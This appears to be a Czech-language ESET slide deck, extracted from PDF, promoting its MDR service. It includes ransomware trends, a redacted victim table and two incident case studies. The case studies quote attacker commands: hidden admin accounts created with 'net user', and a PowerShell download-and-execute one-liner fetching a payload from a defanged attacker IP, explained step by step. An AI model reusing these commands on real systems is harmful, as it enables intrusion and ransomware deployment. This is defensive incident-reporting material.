


ESET MDR

Rezistence jako služba

VÁCLAV ZUBR

Solution Architect



Globální vyhledávání a analýzy celých útoků

1

Servery, desktopy a mobilní zařízení zákazníků chráněné systémy ESET

3

Vlastní ESET honeypoty lákající útočníky rozmístěné po celém světě

5

Třetí strana – VirusTotal, výměna vzorků s jinými vendory, spolupráce s Big Tech a policií

2

ESET Cloud Office Security zabezpečující prostředí MS 365 a Google Workspace

4

Automatizovaná analýza desítek botnetů technologií ESET Botnet Tracker

ESET Research

CosmicBeetle steps up: Probation period at RansomHub

CosmicBeetle, after improving its own ransomware, tries its luck as a RansomHub affiliate

Jakub Souček

10 Sep 2024 , 25 min. read



ESET researchers have mapped the recent activities of the CosmicBeetle threat actor, documenting its new ScRansom ransomware and highlighting connections to other well-established

ESET Research

First known AI-powered ransomware uncovered by ESET Research

The discovery of PromptLock shows how malicious use of AI models could supercharge ransomware and other threats


Anton Cherepanov, Peter Strýček

26 Aug 2025 , 2 min. read



UPDATE (September 3rd, 2025): ESET Research has been contacted by the authors of an academic study

Tradiční ransomware



Tradiční ransomware

NEPOUŽÍVANÉ

```
12 5B 0D | BD 9E F7 9B 0A 62 2D C5 | AD 16 E6 29 48 47 1B BD || 9F BD || A4 75 52 28 85 6B B2 E5 | 80 9D 84 E9 || 03 EA
19 D7 4D | 3C 95 90 E5 03 E4 EB 0C | 78 E7 CE AE 6F 2D 85 A8 || CB 1C || 98 50 80 A3 53 58 C6 64 | 57 32 24 6C || BA
6E 0A 7C | 6E 4B F6 DA 2E C0 23 E2 | 82 EC 24 9D 3B D3 EA || 2D 1C || 38 76 28 05 0F D3 F0 1F | 57 A1 A3 2F || C3
5D 40 29 | 49 E8 0D CC 1B AA FA 99 | 91 C0 85 A6 16 F1 || 08 00 || 74 F1 15 AF 60 39 85 ED | 80 A3 53 58 || 77 0
83 21 8B | D9 6F 57 74 B5 2A 0B A1 | 7E 1E DF 0F A7 59 || 03 03 || 36 04 ED 92 67 20 8A AE | 3E 40 14 || C 48
2F AA 78 | ED 7D 22 65 11 56 C7 58 | 12 2E 41 43 FD C5 || 22 44 || 67 B4 CB A2 D6 F8 B1 | 6E 7D 14 || 80
56 B2 15 | 4C FB BC 53 6D B8 8C CE | 7E D3 C7 D4 0C C5 E9 || 62 29 || 33 F1 04 DA D8 87 73 | 1F E8 0A A7 || 9A
36 42 01 | FE 58 1C 20 5F 3D 5C 5A | 96 76 0C 58 E1 B3 || 00 00 || 3A 18 16 C4 50 09 8B | 50 8B 07 7A || 73
04 80 3A | 8B 38 E7 43 09 B4 FD DF | 19 94 D7 49 BA 37 53 || 91 03 || 03 78 FB A0 03 FB | 6A 60 01 || 6E
64 18 8B | 23 EE D6 1C 8E 92 22 00 || 31 21 26 3D F1 04 76 || 30 00 || D5 A0 82 A0 D 14 || F3 F6
19 37 BF | 0F 39 BD 03 50 02 91 4A | 4B 63 61 BE 5C A 03 || 00 00 || E 50 0F 7 03 58 | 11 00 C5 89 || 5A C2
2D 42 B3 | 27 12 00 EF A4 D0 B3 D4 | 44 35 E3 D2 20 || 00 00 || CF 73 65 03 55 | 9E 10 1A 08 || 9A EA
99 21 16 | 00 35 42 27 53 34 72 25 | 41 98 27 7A 33 C5 AE || 47 00 || 37 BD 00 2A 00 | 43 BC CA 0A || E6 65
3F 50 00 | EE E6 AA 53 53 40 4A B5 | 17 52 68 00 04 || 00 00 || 0C 65 F0 00 0A B8 6A | 35 D3 7C 81 || F5 E
7A 89 26 | D8 00 97 46 56 8D 9C C9 | 00 50 8D B0 90 AE 00 || 00 00 || 50 02 3A F3 9F 45 0B 3F | 37 97 45 08 || 8C 1F
56 99 9C | F1 C8 71 73 2F CD 55 74 | 00 00 08 B0 00 00 || 00 00 || 66 58 06 F0 05 E0 08 55 | 6F C9 00 39 || D4 3C
7A 91 6A | 5C EF 01 7D 9D 0E A5 5F | 1E 2A 00 12 00 ED AF B7 || 00 00 || 0A F0 7F 92 99 1B D7 2C | 00 00 F5 E6 7E || D9 BC
B6 D6 00 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 || 00 00 || 00 00 00 00 00 00 | 00 00 00 00 || 6B 40
D0 B4 00 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 || 00 00 || 00 00 00 00 00 00 | 00 00 00 00 || F5 21
FB 69 1C | CF F2 00 55 E0 00 D1 00 00 00 00 00 00 || D4 07 00 00 05 95 1A B7 || 82 A6 || 08 5D 80 00 0A 2F C4 C5 | AA C0 BC 72 || 58 2E
00 00 00 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 || 00 00 || 00 00 00 00 00 00 | 00 00 00 00 || 58 2D
00 00 00 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 || 00 00 || 00 00 00 00 00 00 | 00 00 00 00 || D9 98
00 00 00 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 || 00 00 || 00 00 00 00 00 00 | 00 00 00 00 || 55 DB
E4 00 00 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 || 00 00 || 00 00 00 00 00 00 | 00 00 00 00 || C4 AE
00 00 00 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 || 00 00 || 00 00 00 00 00 00 | 00 00 00 00 || 91 66
00 00 00 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 || 00 00 || 00 00 00 00 00 00 | 00 00 00 00 || B5 0A
EF 00 00 | B2 2E BB BB 9A 35 D7 19 | 4B 00 00 00 00 00 00 00 || 00 00 || A2 1A 09 99 BB 5A | 3C 40 21 6A || D1 3B
0A 7E 4D | 80 64 41 7D 94 5F 78 F2 | 1A A0 00 0E AD 76 C7 C7 || 0E 00 || 2D B3 27 AB 0C 09 | 55 1D 10 05 || 33 42
A7 0B DE | A7 73 6C E3 FB 25 00 A8 | 18 30 || 00 00 || D0 95 96 3B 48 6D | 10 1D 85 E5 || B6 6B
79 10 10 | 94 32 DA 82 00 40 C0 0B | 07 70 || 00 00 || C6 68 1E 88 7C 95 | 7E B2 2B 92 || 68 2A
EF 21 1E | 48 00 00 97 2D 23 6A 59 | 2D 70 || 00 00 || 97 F1 E7 8D 30 B5 | 52 DD AC F8 || 6A 0D
6F 33 58 | 01 C4 AB 9A 7E 3D B5 ED | E6 38 B5 A0 37 EE 40 B9 || 27 8C || 9E CF 13 24 CF 41 4D EC | FB 61 48 47 || 10 6E
```

Your computer has been encrypted!

The hard drives of your computer have been encrypted with a military grade encryption algorithm. It is impossible to recover your data without a special key. You should immediately purchase this key and decipher all your data.

Your data will be erased in:

06 days 08:51:43

Oběti přestali platit


Množství úspěšných ransomwarových útoků se výrazně snížilo a pokud již byly zdařilé, data se podařilo obnovit ze záloh

- **Lepší detekční technologie, zálohování**
- Princip nejnižších privilegií
- Segmentace sítě
- Dvufaktorové ověřování
- Cloudový sandboxing
- Důslednější záplatování
- Data uložena na serverech / v cloudu

Nutnost vyřadit zálohy a zašifrovat veškerá data na serverech

To nelze udělat automaticky – „pouze“ malwarem

Současnost Doba manuálně prováděných útoků



Moderní vyděračské útoky



Proniknutí do
zařízení



Analýza systému,
uživatelu, sítě



Stahování malwaru,
utilit a skriptů



Získání legitimních
přihlašovacích údajů



Infiltrace dalších
zařízení



Exfiltrace
citlivých dat



Zničení záloh,
zašifrování dat



Žádost o platbu
výkupného

Moderní vyděračské útoky



Proniknutí do
zařízení



Analýza systému,
uživatelu, síť



Stahování malwaru,
utilit a skriptů



Získání legitimních
přihlašovacích údajů



Infiltrace dalších
zařízení



Exfiltrace
citlivých dat



Žádost o platbu
výkupného

Vydírané společnosti

Manuální útoky se nevyhýbají ani menším společnostem v Česku. Některé oběti mají pouze vyšší desítky zaměstnanců.

Přesto je útočníci napadli, zcizili data a vydírají.

Claimed Victim	Ransomware Gang	Detection Date (UTC+0)	Ransomware URL	Victim Site	Victim Country	Industrial Sector
[Redacted]	LockBit	2023-05-02:43	[Redacted]	[Redacted].cz	Czech Republic	Building Materials, Hardware, Garden Supply, And Mobile Home Dealers
[Redacted]	DarkPower	2023-02-20:48:31	[Redacted]	[Redacted].s.cz	Czech Republic	Transportation Equipment
[Redacted]	PLAY	2023-01-01:49:32	[Redacted]	[Redacted].car.cz	Czech Republic	Railroad Transportation
[Redacted]	PLAY	2023-01-01:48:22	[Redacted]	[Redacted].y.cz	Czech Republic	Oil, Gas
[Redacted]	PLAY	2023-01-01:28:33	[Redacted]	[Redacted].praha.cz	Czech Republic	Oil, Gas
[Redacted]	LockBit	2023-02-20:11:21	[Redacted]	[Redacted].r.cz	Czech Republic	Administration Of Environmental Quality And Housing Programs
[Redacted]	LockBit	2023-01-07:31:15	[Redacted]	[Redacted].com	Czech Republic	Defense Industry
[Redacted]	LockBit	2023-02-02:21:00	[Redacted]	[Redacted].uities.com	Unknown	Unknown
[Redacted]	Hive	2023-02-02:19:48	[Redacted]	[Redacted].nex.cz	Czech Republic	Real Estate
[Redacted]	BlackCat (ALPHV)	2023-01-01:04:45	[Redacted]	[Redacted].w	USA	Legal Services
[Redacted]	Everest	2023-02-20:26:06	[Redacted]	[Redacted].m.cz.com	Czech Republic	Metal Industries
[Redacted]	LV	2023-01-05:45:30	[Redacted]	[Redacted].a.cz	Czech Republic	Machinery, Computer Equipment
[Redacted]	BlackByte	2023-01-05:50:26	[Redacted]	[Redacted].group.cz	Czech Republic	Holding And Other Investment Offices
[Redacted]	LockBit	2023-02-06:40:39	[Redacted]	[Redacted].s.cz	Czech Republic	Security And Commodity Brokers, Dealers,

Obětí těchto útoků jsou v **82 % SMB**

Průměrná škoda v desítkách milionů Kč

Jak se účinně
bránit?



Nutnost odhalení nových hrozeb

Primárně zneužívání *legitimních* utilit, skriptů a výchozího softwarového vybavení operačních systémů při manuálních útocích



Využitím EDR (XDR) systému

ESET Inspect umožňuje odhalení manuálních útoků, jejich investigaci a eliminaci na základě detekce potenciálně rizikových anomálií

- V rámci aplikací 3. stran
- Zneužitím funkcí operačních systémů
- Problematického chování uživatelů
- Síťového provozu




Odvrácená strana

EDR (XDR) nefunguje automaticky



**Vyšší pořizovací
náklady**




**Relativně složitá
technologie**



**Velké množství
upozornění**



**Časově náročné
na obsluhu**



**Nutnost
know-how**

Máme kvalitní bezpečnostní technologie schopné nás ochránit?

Máme někoho, kdo při útoku infiltraci prověří a včas neutralizuje hrozbu?

Průzkum trhu | bezpečnostní monitoring

91 %

Využívá nebo plánuje využívat služby outsourcingu

68 %

Preferuje služby výrobce bezpečnostních produktů

87 %

Požaduje nepřetržitý monitoring 24/7/365

90 %

Upřednostňuje dohled s reakcí na hrozby

Jak může ESET pomoci?

Unikátními **bezpečnostními produkty** pro automatizovanou detekci malwaru a odhalování manuálních útoků a **MDR službou monitoringu** - kombinaci umělé inteligence, odborných znalostí a rychlé reakce **bez nutnosti mít vlastní bezpečnostní specialisty** prošetřující incidenty

Anti-malware

Cloud sandboxing

EDR (XDR)

Cloud protection

Firewall

Hyper-V scanner

Email protection

NAS protection

ESET MDR | služba kybernetického dohledu

Outsourcing chybějících bezpečnostních specialistů



Nejvyspělejší
bezpečnostní
technologie



Přední odborníci
na kybernetické
útoky



Monitoring 24/7
s dobou reakce
do 1 minuty



Eliminace i těch
nejpokročilejších
útoků

Architektura ESET MDR



Zákazník



E-mailové notifikace
GUI konzole s detaily
Týdenní/měsíční přehledy

**THREAT
INTELLIGENCE**



Zpracovávání informací o útocích z celého světa
Vyhledávání výjimečného malwaru & celých útoků
Detailní analýza pokročilých hrozeb, sledování APT skupin

eset INSPECT



SIEM | SOAR | ESET ML/AI



Automatické zpracování
dat & důležité aktualizace



24/7 SOC provádějící
monitoring a analýzu



Rychlá reakce a
neutralizace hrozby

Okamžité zpracování a přesné vyhodnocení

Nepřetržitý monitoring a vyhodnocování
potenciálních hrozeb s využitím technologií
ESET ML/AI a SIEM



Upozornění zákazníků pomocí notifikací

Rychlá reakce na vzniklé incidenty pomocí
řešení SOAR



Reporting stavů incidentů pro zákazníka

Rychlost detekce & reakce



ESET MDR | statistiky



1 000+

Platících zákazníků

180 000+

Chráněných zařízení

645+

Zablokovaných útoků

Aktuální interní data

(posledních 30 dní)

- Průměrný čas první reakce: 46 vteřin
- Počet ESET specialistů v SOCu: 90+
- Největší úspěch: blokace vyspělé skupiny FIN7
- Stát s nejvíce novými zákazníky: Itálie

Veřejné reference

- Canon (Japonsko), 23 000 zaměstnanců
- Royal Swinkels (Nizozemsko), 2 350 zaměstnanců
- Borussia Dortmund (Německo), 650 zaměstnanců
- **Využíváno desítkami subjektů v ČR**

Z deníku kybernetických obránců

Za oponou kyberútoku
**Management
Agent**



Za oponou kyberútoku | zneužitý Management Agent



```
%ProgramData%\notepad.exe -fullinstall
```



```
%ProgramFiles%\c2Update\MeshAgent.exe
```

```
C:\> net user /add sys 3@5yPa55
```

```
C:\> net localgroup administrators sys /add
```

```
C:\> net user /add system 3@5yPa55
```

```
C:\> net localgroup administrators system /add
```

```
C:\> net user /add system1 3@5yPa55
```

```
C:\> net localgroup administrators system1 /add
```

Za oponou kyberútoku | zneužitý Management Agent




Administrátor **System1** začal provádět více činností přes reverse shell z **91[.]92.246.183:443** (AV, EDR)



Stáhnutí EXE **%ProgramData%\consoleapp1.exe** (EDR)

Detekováno pomocí ESET RTS jako **MSIL/Exploit.CVE-2023-27532.A** (AV)

Zranitelnost ve Veeam Backup and Replication umožňující krádež přihlašovacích údajů ze zálohovacího softwaru




Za oponou kyberútoku | zneužitý Management Agent



ESET MDR tým zareagoval

- MeshAgent a další spustitelné soubory byly zablokovány
- Kompromitované zařízení bylo izolováno
- Vytvořen incident s popisem a odeslán zákazníkovi
- IP adresa přidána na globální ESET blacklist
- Klientovi poskytnuta základní dodatečná doporučení



Uživatelé ke smazání:

`sys, system, system1`

IP adresa k zablokování na perimetrových firewallech:

`91[.]92.246.183`

Za oponou kyberútoku
MS SQL



Za oponou kyberútoku | kompromitace MS SQL



- Opakující se detekce **EsetIpBlacklist.A/B** na cílovém portu 1433 (AV)
- **Detekce anomálií** souvisejících s neobvyklými příkazy SQL Serveru (EDR)



Administrator: C:\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\System32\cmd.exe" /C echo $cl = New-Object  
System.Net.WebClient>C:?\ProgramData\updt.ps1 & echo  
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\tzt.bat") >>  
C:?\ProgramData\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\updt.ps1 &  
WMIC process call create "C:?\ProgramData\tzt.bat"
```

Za oponou kyberútoku | kompromitace MS SQL



Rozbor příkazů:

Vytvoření PowerShell skriptu „updt.ps1“ pro ztížení automatizované detekce AV



Administrator: C:\\Windows\\system32\\cmd.exe

```
%SYSTEM%\\cmd.exe "C:\\Windows\\System32\\cmd.exe" /C echo $cl = New-Object System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo $cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >> C:?\ProgramData\\updt.ps1
```

Skript „updt.ps1“ obsahující pokus o zastřené stažení payloadu malwaru



Administrator: Windows PowerShell

```
>> $cl = New-Object System.Net.WebClient  
>> $cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat")
```

Obejití bezpečnostní politiky MS pro zabezpečené spouštění skriptů



Administrator: C:\\Windows\\system32\\cmd.exe

```
powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1
```

Skrytí zdroje útoku (přerušování stromu procesů)



Administrator: C:\\Windows\\system32\\cmd.exe

```
WMIC process call create "C:?\ProgramData\\tzt.bat"
```


Za oponou kyberútoku | kompromitace MS SQL



ESET MDR tým zareagoval

- Napadený server izolován
- Vytvořen incident s popisem a odeslán zákazníkovi
- **Zabráněno ransomwarovému útoku Mallox**
- Klientovi poskytnuta základní dodatečná doporučení

Změna hesel všech uživatelů MS SQL Serveru
Uzavřít port 1433 pro přístup z internetu



Za oponou kyberútoku | atribuce RaaS Mallox



Administrator: C:\\Windows\\system32\\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\System32\cmd.exe" /C echo $cl = New-Object System.Net.WebClient>C:?\ProgramData\updt.ps1 & echo $cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\tzt.bat") >> C:?\ProgramData\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\updt.ps1 & WMIC process call create "C:?\ProgramData\tzt.bat"
```



```
/C echo $cl = New-Object System.Net.WebClient  
>%TEMP%\updt.ps1 & echo  
$cl.DownloadFile("hXXp://80[.]66.75]]]].40/XXXXX  
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1  
& powershell -ExecutionPolicy Bypass  
%TEMP%\updt.ps1 & WMIC process call create  
"%TEMP%\XXXXXXXXX.exe"
```



```
"\"C:\\Windows\\System32\\cmd.exe\" /C echo $cl  
= New-Object System.Net.WebClient >  
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo  
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",  
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>  
%TEMP%\updt.ps1 & powershell -ExecutionPolicy  
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1  
& WMIC process call create  
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox



Administrator: C:\\Windows\\system32\\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\System32\cmd.exe" /C echo $cl = New-Object System.Net.WebClient>C:?\ProgramData\updt.ps1 & echo $cl.DownloadFile(hxxp://80.66.75[.]47 Dxccaejs.exe", "C:?\ProgramData\tzt.bat") >> C:?\ProgramData\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\updt.ps1 & WMIC process call create "C:?\ProgramData\tzt.bat"
```



```
/C echo $cl = New-Object System.Net.WebClient  
>%TEMP%\updt.ps1 & echo  
$cl.DownloadFile(hXXp://80[.]66.75]]]].40 XXXXX  
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1  
& powershell -ExecutionPolicy Bypass  
%TEMP%\updt.ps1 & WMIC process call create  
"%TEMP%\XXXXXXXXX.exe"
```



```
"\"C:\\Windows\\System32\\cmd.exe\" /C echo $cl  
= New-Object System.Net.WebClient >  
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo  
$cl.DownloadFile(hxxp://80.66.75[.]36 aRX.exe\",  
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>  
%TEMP%\updt.ps1 & powershell -ExecutionPolicy  
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1  
& WMIC process call create  
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox



Administrator: C:\\Windows\\system32\\cmd.exe

```
